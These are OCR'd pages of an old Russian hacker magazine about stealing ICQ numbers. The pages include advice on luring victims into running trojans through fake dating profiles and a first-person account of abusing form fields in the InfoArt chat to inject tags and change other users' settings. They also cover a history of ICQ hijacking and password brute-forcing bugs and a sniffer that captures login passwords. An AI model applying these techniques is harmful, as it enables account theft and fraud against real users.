
Знал я одного перца, который раскидывал троянов из-под женского ника, дав объяву на сервере знакомств. "Молодая, стройная, сексуальная. Жду только тебя!" Ну и прочие стандартные песни разводчиков. Но на эту ботву велись только озабоченные лошки с 8-значными кривыми аськами. И чел долго удивлялся тому, что никак не может поднять нормальную аську. А все потому что 3/4, а то и все шестизначки в xUSSR - ворованные, сменившие по несколько хозяев. Т.е. у наших соотечественников выбить номера сложнее, потому как "Вор у вора дубинку украл" - случается не так часто :). Наиболее популярным средством поиска басурманов на крутых аськах - являются белые страницы (White pages).

Кто по-английски не бачит - отдыхает: в ru/ua/by захватить нормальный номер значительно сложнее, чем у американов и прочих негров. В общем, в любом случае нужно знать порядка 20-30 стандартных фраз. У любителей примитивного ICQ trojan hacking`а есть полезная привычка обмена хисторями аськи с разводами жертв. Можно даже не писать этих фраз, ограничиваясь Copy-Paste`ом фраз, ибо 80% разводок буржуинов идут по одинаковому сценарию: я тот(та)/Я оттуда/я люблю вино(шоколад, лошадей, мобильные телефоны - зависит от инфы жертвы)/хочешь мою фотку? Кстати, мой тебе совет: когда по белым страницам нашел жертву - не спеши ее добавлять без авторизации (если у нее стоит Authorization, а не Always), ибо это выглядит подозрительно. Если у тебя патченная основная аська, то при разводках лучше наделать клонов аське с помощью mICQ и сами клоны не патчить.

Что бы не попасть на таких же кул хацкеров, как ты - лучше при поиске добавлять дополнительный параметр, вроде возрастного ценза/дополнительных языков/увлечений и пр., дабы не получить 5-значные/10**** номера.

Все вышеописанные фичи ты можешь качнуть по адресу www.ilm.net/soft/icqhack.htm или поискать на Асталависте astalavista.box.sk.





как я ломал

FINNAN

С чего все началось

А началось все с того, что один мой знакомый сообщил мне, что он теперь модер в чате Спорт-Экспресс (www.sport-express.ru/ichat). Ну, меня это тут же заинтересовало: как же так получилось и что это за чат? В тот же день я залез туда и стал осматриваться - стоит ломать или нет. Решив, наконец, что стоит (извините за каламбур), я принялся изучать его более детально.

Взгляд изнутри

Покопавшись во внутренностях чата, я выяснил, что:

- Как и большинство чатов, этот работает через cgi.

- Как и в большинстве чатов, фейс этого был реализован через фреймы.

- Этот чат - системы InfoArt.

InfoArt - это система, предоставляющая туеву хучу всяких разных служб, одна из которых - iChat. Если ты уже зарегистрирован в системе, то для входа в чат надо ввести логин и пассворд, а если нет - просто ник. Тут я увидел, что UserID - статический, что несомненный гуд для хакера! Вернее, никакого UserID нет, а везде при обращении к скриптам использовались логин и пасс, что избавляло от геморроя. "Ну что ж, это уже кое-что", - подумал я и еще больше углубился в это дело.

Как выяснилось, это самый iChat позволяет зарегистрированному юзеру менять ник, цвет реплик (через "настройки"), голосовать за отключения буйных ребят в чате, а InfoArt - предоставляет еще и бесплатную почту и т.д.

Я, естественно, первым делом проверил, можно ли вставлять в реплику теги. Однако тут ждал облом - система удаляла любые теги из мессаги. Единственное, что удалось тут сделать - заставить ее словить небольшой глюк строкой "<<<<<". Одним глюком, ясный пень, хацкер не обходится, и я стал искать дыры. Они нашлись.

Дыра #1

Изучив страничку настроек юзера, я обнаружил,

INFO ART

что цвет передается скрипту как строка, а не как 3 числа RGB. Тут я ее быстренько сохранил, дополнил пути к скриптам до полных и изменил строчку:

```
<INPUT TYPE="hidden" NAME="color"
SIZE=8MAXLENGTH=10"onChange="sc(d
ocument.form1.color.value)">
```

на

```
<INPUT TYPE="text" size = "15"
maxlength="200" NAME="color" >
```

Что мне это дало? Во-первых, я смог устанавливать цвет ручками (система не позволяет устанавливать некоторые цвета, в частности цвет фона). Во-вторых, я мог делать себе любой размер шрифта. И, в-третьих, я смог вставлять почти все теги (но только по одному :(). Т.е. введя, допустим, {00FF00" size="40"><center} (без скобок), я устанавливал зеленый цвет, 40-й размер шрифта, и, кроме того, вся лента чата оказывалась аккуратно отцентрирована :).

Но, к сожалению, не удалось ввести какой-нибудь веселый Java-скрипт. Тем не менее, все теги прекрасно шли (даже <!->, который вырубал весь чат), и я очень весело провел время, нажив несколько врагов как из модеров, так и из простых юзеров, которые не сумели по достоинству оценить мои способности. Потом я наигрался с этой дыркой :) и стал искать новые.

Дыра #2

Еще раз взглянув на HTML-ник моей странички настроек, я решил, что пришла пора снова играть, но на этот раз с параметрами name и password. Тут же я внес некоторые изменения, позволяющие самостоятельно их вводить:

```
<input type="hidden" name="name"
value="!myname!">

<input type="hidden" name="password"
value="!mypass!">
```

заменил на:

```
<input type="text" name="name" value="">

<input type="text" name="password"
value="">
```

Теперь появились два дополнительных поля ввода, куда без проблем влезали чужие данные. Ты понимаешь, к чему я? Да-да, именно так: я смог менять настройки других юзеров, тусующихся в чате! Надо было только добавить пару строк в HEAD, и все стало OK:

```
<META HTTP-EQUIV="Location" CON-
TENT="http://ichat.infoart.ru/cgi-
bin/se/">

<META HTTP-EQUIV="Referer" CON-
TENT="http://ichat.infoart.ru/cgi-
bin/se/">
```

Эти самые мета-теги дурят сервак InfoArt-а, он думает, что запрос пришел из его же системы и наивно отключает авторизацию! Т.е. вводим только имя, и все! Теперь можем менять настройки для всех юзеров.

Как ты уже понял, логин не всегда совпадает с ником, а так как для того, чтобы менять настройки, необходимо знать логин (aka имя), а мы знаем только ник, то надо быстро его (логин) определить. О нас с тобой разработчики InfoArt-системы уже позаботились и заботливо разместили на страничке "Отключить нарушителя" все необходимое! Вот ее кусочек:

```
<a href="/cgi-bin/se/killer.cgi?must-
die=Hooligan&room=...."><font
color="#FF3333">Хулиган<tr> <a
href="/cgi-
bin/se/killer.cgi?mustdie=fc_spartak&roo
m=...."><font color="#FF0000">V<tr>
```

Скрипт killer.cgi позволяет проголосовать за отключение кого-нибудь, а параметр mustdie указывал на логин несчастного. Сообразил? Все верно! Вот, например, у чела ник - Хулиган, а в качестве параметра mustdie указывается его логин, т.е. Hooligan, что нам и нужно! Теперь, определив логин, можно легко изменять его настройки.

Меня однажды сильно разозлил один ярый чел, и я ему сделал размер шрифта офигенно маленький, а потом - очень большой (72). Так глупые модеры фишку не просекли, что это я его так осчастливил, и, приняв за взломщика, вырубили из чата!

Продолжение на странице 80



История падения

Михаил Ромашов

– Не пробуй эту гадость! Привыкнешь, и твоя жизнь не будет стоить ломаного цента.

Этим летом исполняется 4 года всеми нами "любимой" фирме Мирабилис. Путь, пройденный этой фирмой за столь небольшой срок, поражает. За эти четыре года несколько израильских программистов превратили это неказистое воплощение своих идей в солидную организацию, предоставлявшую свои услуги более чем семидесяти миллионам людей во всем мире. Вы подумали, что я собрался петь дифирамбы? Ничего подобного. Наоборот, моя статья, посвященная истории Мирабилиса, поведает вам обо всех известных мне ошибках и ляпах, допущенных программистами при создании и доработке сервиса ICQ.

НАЧНЕМ С ИСТОРИИ

Фирма Мирабилис основана в июле 1996 года четырьмя израильскими программистами. Yair Goldfinger (26, Главный технарь, uin# 80000), Arik Vardi (27, Главный управляющий, uins# 60000, 66666), Amnon Amir (24, Главный мыслитель) и Sefi Vigiser (25, Президент, uin# 70000).

Само название фирмы происходит от латинского слова mirabilis, в переводе означающее - удивительный. Знаменателен тот факт, что это же слово дало название осадочному минералу мирабилиту, или же глауберовой соли. Данный минерал используется в медицине как мощное слабительное. Это явное предупреждение всем нам - пользуясь услугами Мирабилиса, слишком на них не полагайтесь, иначе однажды вас может "пронести" по полной программе.

НАЧАЛО ИСТОРИИ

В ноябре 96 года запустили версию 1.113, предназначенную для общего использования. К тому времени уже использовалась вторая версия протокола связи клиента с сервером, а количество пользователей перевалило за 10000. Четырехзначные юины были тестовые и регистрировались программистами в период отладки предыдущей версии протокола в качестве пробных. На многих из них были установлены пароли нулевой длины, что уже не допускалось в общедоступной версии. В начале 99 года все они были стерты из базы данных Мирабилиса. Три аси на тот момент использовались российскими юзерами. На наши запросы о причине удаления этих юинов админы Мирабилиса делали большие квадратные глаза и говорили, что эти юины тестовые, и вы не могли их использовать ;).

Летом 97 года количество пользователей уже перевалило за миллион. В это же время был брошен первый камень в огород Мирабилиса.

HIJACK

Это была программа, написанная под Linux. Она использовала простоту и непродуманность второй версии протокола аси. Дело в том, что данный протокол, помимо того, что он был не кодированный, имел еще и ошибку, позволявшую вклиниться в процесс обмена данными между сервером и клиентом. Непродуманность протокола позволяла программе послать пакет с запросом на смену пароля от имени любого юина, находящегося в онлайне. Пакет формировался таким образом, что в нем указывался IP адрес реального пользователя атакуемой аси и новый пароль. Созданная таким образом имитация пакета принималась сервером за реальный запрос на смену пароля. Успех был полный - ведь для смены пароля на новый протокол аси не требует прислать старый.

Дыра была вскоре обнаружена и ликвидирована. Все было сделано без особых раздумий - просто отключили прием запросов на смену пароля для версии протокола, содержащей этот баг. Сам протокол не запрещался. Он до сих пор принимается сервером и позволяет пользовать асиных клиентов версии 1.113. Если вам надоели последние громоздкие версии, то завсегда можете вернуться к этому релизу.

Начиная с 99-ой версии клиента аси используется 6 версия протокола. Ничего интересного в этой версии обнаружено не было и рассказывать о ней не стоит.

Whitepages bug. Part 1

Декабрь 1998-го. Этот декабрь был самым веселым в моей жизни. За этот месяц я успел раздарить по всей России не менее сотни самых красивых юинов. Проявить такую щедрость мне позволил один из самых забавных просчетов Мирабилиса.

Есть такой сервис - whitepages. Воспользовавшись им, вы можете сменить всю информацию для ваших юинов через веб-интерфейс. Зачем это нужно, я не могу понять до сих пор, но он существует. Когда после ввода пароля вы попадаете на страницу со своей информацией, сервер генерирует некий защитный код, который используется в дальнейшем вместо пароля. До конца 98 года этот пароль генерировался как функция от номера аси. Создателям данного проекта, видимо, казалось, что понять механизм генерации защитного кода и подобрать его невозможно. Они немного просчитались. Самую малость. Этого оказалось достаточно, чтобы в течение месяца все хорошие юины перекочевали в Россию, где до сих пор и тусуются. Более подробно этот баг был описан в апрельском (#3, 99) номере Х.

Whitepages bug. Part 2. Сентябрьский грабеж

После того как Мирабилис поздравили с Новым годом, сменив ники админов на "Happy new year. From Russia with love", они все же осознали происходящее. Еще через неделю они даже нашли ошибку и закрыли сервис на некоторое время. После этого математическая часть сервиса претерпела несколько изменений. Кончилось тем, что в последнем варианте генерируемый вместо пароля защитный код стал запоминаться сервером, и подделать его стало невозможно. Такой вариант успешно работал 9 месяцев после его зачатия, а потом по всем законам природы - разродился. В сентябре 99 случилось то, чего никто никак не ожидал. Сервис дал глобальный сбой. Сбой произошел из-за какой-то ошибки, приведшей к переполнению то ли буфера, то ли базы данных. Как результат - полное отключение механизма проверки защитного кода. Он по-прежнему успешно и целенаправленно генерировался при каждом вашем заходе на страницу со своей информацией, но при ее смене не проверялся. Проще говоря, каждый кул хацкер мог сменить примари-мейл для любого юина, всего лишь немного подкорректировав в notepad-е страничку со своей информацией. И заменив там свой юин на любой другой, прописать к нему свое мыло. Подождав час, кул хацкер получал на это мыло пароль и становился счастливым обладателем красивой аси. Несмотря на то, что число пользователей на тот момент было равно 50 миллионам, нашел этот баг опять же наш соотечественник. Не знаю, как так получается! Наверное, нескромно было бы утверждать, что мы умнее всех ;). Может быть, любопытнее всех? Так и норовим сунуть нос в каждую дырочку и попробовать: а что будет, если...

К тому моменту, как Мирабилис оповестили о происходящем, юины устойчиво меняли владельцев раз в 1 час. Частота смены владельцев зависела от скорости отсылки пароля. Админы не верили в то, что такое может произойти. И пришли в себя только после демонстрационной смены информации.

Перебирая по словарю, не забудьте про страну

Сентябрьские события вывели Мирабилис из равновесия. Уже не веря в себя, они приняли "соломоново решение" и убрали из whitepages возможность редактирования примари-мейла.

Теперь там нашему брату делать было нечего. Те, кто пошустрее, принялись за программинг. Идея создания программы перебора паролей давно витала в виртуальном воздухе Инета. После того как сервер Мирабилиса стал сер, скучен и непробиваем, словно отвесная скала, наступило самое подходящее время для воплощения этой эфемерной идеи в твердом теле упорядоченных байт.

Все программисты имеют средства труда, но не все из них имеют предмет труда. По Марксу предмет труда кузнеца - металл. У программис-



та предмет труда - идея. К сожалению, труд большинства наших программистов беспредметен. Рассматриваемый случай стал приятным исключением. Предмет был, и надо заметить - результат труда оказался весьма неплох. В скором времени после сентябрьских событий была создана программа перебора паролей. Она работала в двух вариантах:

А. Подбор пароля для одного юина.

Б. Подбор юинов под один пароль.

В варианте А прога шлет запросы на коннект с сервером, поочередно меняя пароли. При таком подходе удавалось перебирать около 40 паролей в минуту. Учитывая, что при такой скорости полный перебор займет около 300 миллиардов лет, рассчитывать на многое не приходится. Однако вариант Б дал гораздо более интересные результаты. Во-первых, сервер поддерживает около 2 миллионов одновременно работающих юзеров и, естественно, должен обеспечивать беспрепятственный коннект множеству клиентских программ, а значит, работая в режиме поиска юина с конкретным паролем, программа может развить предельно допустимую скорость. Практика показывает, что скорость перебора составляет не менее 120 юинов в секунду. А если использовать для перебора словарь наиболее употребляемых паролей, то можно достигнуть поистине потрясающих результатов. И они были достигнуты.

Один "деятель" из Питера (не будем тыкать в него пальцем) запустил данную программу на своем компьютере. К тому времени как Мирабилис засек атаку, в его лог файлах осело около 100 000 юинов. Недолго думая, Мирабилис отключил данную подсеть, а заодно и половину России, от своего сервера. Мы-то недоумевали: чего это вдруг?! За что это нас!? А все из-за того, что кое-кто не воспользовался сокетом и атаковал со своего реального ip. Впрочем, не ошибается тот, кто ничего не делает.

КОНСЕРВАТИЗМ ИЛИ ЛЕНЬ?

Расплодившаяся в последнее время каста icq-хакеров сильно смахивает на злокачественное онкологическое образование. Этакая раковая опухоль Инета. Ослабленный организм поражается этим заболеванием, и если вовремя от него не избавиться, дело может прийти к летальному исходу. Организм Мирабилиса действительно ослаблен. Ослаблен работой плохих программистов и консервативной леностью бюрократической машины AOL-а. Вы можете поднять меня на смех и сказать: "Таких критиканов, которые ничего не умеют сами, много". Я соглашусь с вами. Их много, и зачастую они ничего не умеют сами, но низкий профессиональный уровень программистов Мирабилиса виден не только по бесконечной череде грубых, а иногда откровенно детских ошибок, его признают сами сотрудники. Впрочем и за примерами далеко ходить не надо. Взять хотя бы тот факт, что асин пароль не восьмисимвольный, как думает 70 млн. пользователей, а всего семи. Последний символ исполняет чисто декоративные функции и может быть заменен на любой другой или просто отброшен. Думаю, это будет приятной новостью для желающих красть аси полным перебором. Теперь они вместо 300 миллиардов лет смогут украсть асю всего за 1.5 миллиарда лет :).

Леность и консерватизм бюрократов - тоже не голословное утверждение, а вполне реальный факт. Мирабилис давно располагает методами, способными свести icq-хакинг на нет. Взять хотя бы самый простой метод - инертность в смене примари-мейла. Ведь основная проблема при хищении аси это отсутствие автоматизированного механизма получения истинным владельцем нового пароля. Достаточно сделать так, чтобы примари-мейл истинного владельца после его замены помнился бы сервером еще месяц и разрешить на него отсылку нового пароля в течение этого срока, и кража юинов превратится в бесцельное занятие. Они это знают, осознают и ничего не делают. По-моему, кроме как ленностью это назвать нельзя.




Один "деятель" из Питера (не будем тыкать в него пальцем) запустил данную программу на своем компьютере. К тому времени как Мирабилис засек атаку, в его лог файлах осело около 100 000 юинов.






Михаил Ромашов
ПоДнИмАй
СЕРВАК!



Интеллектуальный рост

Были же славные времена, когда еще не все знали, что такое аська, и на вопрос, "какой у тебя юин" в чате, всегда раздавалось несколько удивленных возгласов. И небо было чище, и вода прозрачней, и деревья больше, и Мирабилис поглупее. Всего несколько показательных выступлений российских icq-хакеров в конечном итоге привели к повышению профессионализма программистов Мирабилиса до приемлемого уровня. А как все было славно! Наверное, не на меня одного нападает этакая "старческая" ностальгия по недавно ушедшим виртуальным временам. Сколько Интернет-часов утекло с тех пор! Теперь же человека, поимевшего сервер Мирабилиса, можно с чистой совестью ставить в один ряд с Митником. Не с сегодняшним К.Митником, освободившимся зеком, а с Митником прошлого, когда он еще был на свободе, работал мозгом и не был знаком с накаченными завсегдатаями американских тюрем, которые, наверняка, выбили ему всю дурь из головы.

Основная часть нынешних icq-хакеров не представляет собой ничего примечательного. В большинстве своем это обычный троянщик, рассылающий по почте/аське общеизвестных почтовых/серверных коней. Чуть более продвинутые представители рода виртуальных хулиганов перешли на взломы почтовых ящиков (primary mail hacking). Пожелаем им успеха, хотя сразу оговорюсь - особых вершин так не достигнуть. Ничего лучшего, чем шестизначный юин, они не получат. Как это ни банально звучит, но опыт Мирабилиса тоже растет пропорционально выведенному из строя оборудованию. Разобравшись с прошлогодним багом, они первым делом запретили отсылку писем с паролем для всех юинов с 10000 по 100001 включительно. До сих пор на юине 100001 висит мой почтовый ящик, а я не могу завладеть им. Учитывая то, что ящик зарегистрирован на сервере www.mail.ru, его (ящик) ломают каждые полгода. Мне уже надоело обсуждать с суппортом темы о возвращении мне ящика и слать им просьбы не раздавать каждому встречному мой пароль. Тем не менее, они с завидной регулярностью высылают его очередному умнику. Чего только я не делал! В последнее время я просто стал договариваться с тем, кто его захватил. Как правило, поняв, что их ждет розовая птица обломинго, мне просто возвращают ящик и высказывают свои соболезнования. Однако вернемся к Мирабилису.

Интересно то, что запрет на отсылку паролей был не единственной защитной реакцией Мирабилиса. После сентябрьского бага они вообще перестали себе доверять и просто-напросто снесли возможность смены примари-мейла через веб-интерфейс. Так что тут ничего никому не светит.

«Ладно, а что же наши корифеи! - воскликнет обидевшийся за державу читатель. - Чем они занимаются?! Почему "мышей не ловят!»

И будет не прав. Ловят, только теперь это происходит не так красиво и менее демонстративно.

Корифеи почесали репы и полезли под кровать за литературой по C++. Свернув в рулон накопившуюся на справочниках пыль, они засели за деструктивный кодинг.

Альтернатива опасна

После того как у Мирабилиса заросли дырки, зарубцевались швы и расползлись все баги, на сервере делать стало нечего. Вся деятельность icq-хакеров сосредоточилась на клиентах. На троянских коней и простой обман умудренные опытом юзеры уже не велись. Общий подъем интеллектуального уровня юзеров привел к необходимости применения более изощренных методов для изъятия у них юинов. Самым ярким представителем программ данного назначения, безусловно, является имитатор сервера "аси". Написанная под Windows на C++, небольшая размерами (всего 36 кб) программа имеет скромный интерфейс и проста в работе. Суть ее такова: программа пропускает через себя всю служебную информацию, которой обмениваются между собой сервер и клиент аси. Из служебного пакета LOGIN извлекается номер аси и ее пароль, а из пакета CONTACT_LIST полный перечень собеседников. Данная информация выводится на экран. Программа понимает все версии udp протокола.

ISpyU v0.02

File View Help

Message Type	From	Pr...	SeqNums	TimeStamp	ExtraInfo
LOGIN	127.0.0.1:2820	v5	7997,1	15 Jan 15:33:42	UID: 8898709, IP:Port: 0.0.0.0:23883, Password: 12345678
ACK	205.188.153.9...	v5	7997,1	15 Jan 15:33:42	SeqNums: 7997,1
LOGIN_REPLY	205.188.153.9...	v5	0,1	15 Jan 15:33:44	
ACK	127.0.0.1:2820	v5	0,0	15 Jan 15:33:44	SeqNums: 0,0
CONTACT_LIST	127.0.0.1:2820	v5	7998,2	15 Jan 15:33:44	
ACK	205.188.153.9...	v5	7998,2	15 Jan 15:33:45	SeqNums: 7998,2
MULTIPLE_PACKET	205.188.153.9...	v5	1,0	15 Jan 15:33:58	
ACK	127.0.0.1:2820	v5	1,0	15 Jan 15:33:58	SeqNums: 1,0
MULTIPLE_PACKET	205.188.153.9...	v5	1,0	15 Jan 15:33:58	
ACK	127.0.0.1:2820	v5	1,0	15 Jan 15:33:58	SeqNums: 1,0
KEEP_ALIVE	127.0.0.1:2820	v5	7999,0	15 Jan 15:35:42	
ACK	205.188.153.9...	v5	7999,0	15 Jan 15:35:42	SeqNums: 7999,0

Waiting



Настройка программы так же проста, как и ее интерфейс. У нее всего три поля ввода и две кнопки Start и Stop, говорящие сами за себя.

Поле ввода "icq server" уже заполнено. В нем указывается адрес реального icq-сервера. По умолчанию в этом поле стоит: icqalpha.mirabilis.com. В поле port также постоянно стоит цифра 4000. Это порт, используемый сервером Мирабилиса для коннекта. Наиболее интересно для нас третье поле. Изначально оно пустующее и заполняется перед запуском. В нем необходимо указать порт, по которому жертва будет коннектиться с твоим компом. Поскольку изначально данный редиректор писался как простенький имитатор сервера, то обычно в данном поле указывается тот же порт 4000, но практика показывает, что можно использовать программу и по-другому, притом более эффективно. В этом случае указывается другой порт, но об этом ниже.

